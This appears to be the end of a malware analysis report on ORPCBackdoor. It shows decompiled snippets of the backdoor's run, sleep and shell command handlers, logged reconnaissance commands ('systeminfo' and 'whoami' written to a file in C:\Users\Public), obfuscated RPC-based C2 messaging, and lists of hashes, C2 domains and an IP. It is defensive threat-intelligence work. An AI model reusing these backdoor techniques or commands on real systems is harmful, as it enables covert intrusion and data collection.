
```
v141 = RUN;
v99 = split(C2COMM, 0);
if ( StrCMP(v99, (int)v141) )
{
  sub_714D47A0(v390, 0, 0x64u);
  memcp(v331, (int)Buffer);
  sub_714C30D6(v352, (int)cmd_c);
  sub_714C4A5D((int)"\"");
  v100 = split(C2COMM, 1);
  sub_714C4A2E(v100);
  sub_714C4A5D((int)"\"");
  sub_714CA495(v304, 0xB8u);
  v141 = (char *)1;
  p_NumberOfBytesWritten = (__m128i *)64;
  v139 = 1;
  v101 = (void *)split(C2COMM, 1);
  sub_714C2E9D(v304[0].m128i_i8, v101, v139, (int)p_NumberOfBytesWritten, (int)v141);
  if ( (unsigned __int8)sub_714C4676((char *)v304 + *(_DWORD *)(v304[0].m128i_i32[0] + 4)) )
  {
    v141 = v380;
    p_NumberOfBytesWritten = (__m128i *)ERROR;
    v139 = (DWORD)&C2COMM[0].m128i_u32[3];
    v102 = strCat((int)v186, (int)&C2COMM[0].m128i_i32[3], (int)v381);
    v103 = sub_714C1584((int)v187, v102, v139);
    v104 = sub_714C1584((int)v188, v103, (int)p_NumberOfBytesWritten);
    v105 = sub_714C1584((int)v189, v104, (int)v141);
    sub_714C4A2E(v105);
```

Figure 25: RUN instruction — Runs the specified program




```
v141 = DLY;
v111 = split(C2COMM, 0);
if ( StrCMP(v111, (int)v141) )
{
  sub_714D47A0(v392, 0, 0x64u);
  memcp(v336, (int)Buffer);
  v141 = (char *)10;
  p_NumberOfBytesWritten = 0;
  v112 = (void *)split(C2COMM, 1);
  v267 = sub_714CC9E5(v112, p_NumberOfBytesWritten, (int)v141);
  if ( v267 > 60 )
  {
    v141 = v380;
    p_NumberOfBytesWritten = (__m128i *)ERROR;
    v139 = (DWORD)&C2COMM[0].m128i_u32[3];
    v117 = strCat((int)v174, (int)&C2COMM[0].m128i_i32[3], (int)v381);
    v118 = sub_714C1584((int)v175, v117, v139);
    v119 = sub_714C1584((int)v176, v118, (int)p_NumberOfBytesWritten);
    v120 = sub_714C1584((int)v177, v119, (int)v141);
    sub_714C4A2E(v120);
```

Figure 26: Hibernation module




```
v141 = CMD;
v121 = split(C2COMM, 0);
if ( StrCMP(v121, (int)v141) )
{
  sub_714C30D6(v338, (int)cr_dat);
  sub_714C30D6(v319, (int)cmd_c);
  v141 = v338;
  p_NumberOfBytesWritten = (__m128i *)">> ";
  v122 = split(C2COMM, 1);
  v123 = sub_714C16A1((int)v172, v122, (int)p_NumberOfBytesWritten);
  v124 = sub_714C1584((int)v173, v123, (int)v141);
  sub_714C4A2E(v124);
  free(v173);
  free(v172);
  v141 = 0;
  v125 = (const CHAR *)sub_714CA8F7(v319);
  WinExec(v125, (UINT)v141);
  Sleep(0xEA60u);
  memcp(v337, (int)&unk_714F4312);
```

Figure 27: Core module -Shell module




```
parent_pid:756
cmdline:"cmd.exe /c systeminfo>> c:\Users\Public\cr.dat"
image_base:0x0000000000090000
image_size:0x0005A000
```

Figure 28: Command 1 issued by the server



```
parent_pid:756
cmdline:"cmd.exe /c whoami>> c:\Users\Public\cr.dat"
image_base:0x0000000000090000
image_size:0x0005A000
```

Figure 29: Command 2 issued by the server



```
result = GetModuleHandleA("RPCRT4.dll");
hModule = result;
if ( result != (HMODULE)-1 )
{
  strcpy(v6, "NdrC");
  strcpy(v5, "all2");
  StrMV(ProcName, 5, (int)v6);
  StrCP(ProcName, "lientC");                  // NdrClientCall2
  StrCP(ProcName, v5);
  NdrClientCall2_1 = GetProcAddress(hModule, ProcName);
  return (HMODULE)((int (__cdecl *)(void **, void *, char *))NdrClientCall2_1)(&pStubDescriptor, &pFormat, &a1);
}
return result;
```

Figure 30: Sending and receiving server-side messages through the NdrClientCall2API

## 4.IOCs

ORPCBackdoor

8AEB7DD31C764B0CF08B38030A73AC1D22B29522FBCF512E0D24544B3D01D8B3

88ecbe38dbafde7f423eb2feb6dc4a74

f4cea74c8a7f850dadf1e5133ba5e396

C&C

msdata.ddns.net

outlook-services.ddns.net

msoutllook.ddns[.]net

outlook-updates.ddns[.]net

outlook-services.ddns[.]net

108.62.118.125:443

msdocs.ddns.net

## 5.Reference

1. APT trends report Q2 2023
2. Bitter’s new assault weapon analysis — ORPCBackdoor weapon
3. PatchWork’s new assault Weapons report — EyeShell Weapons Disclosure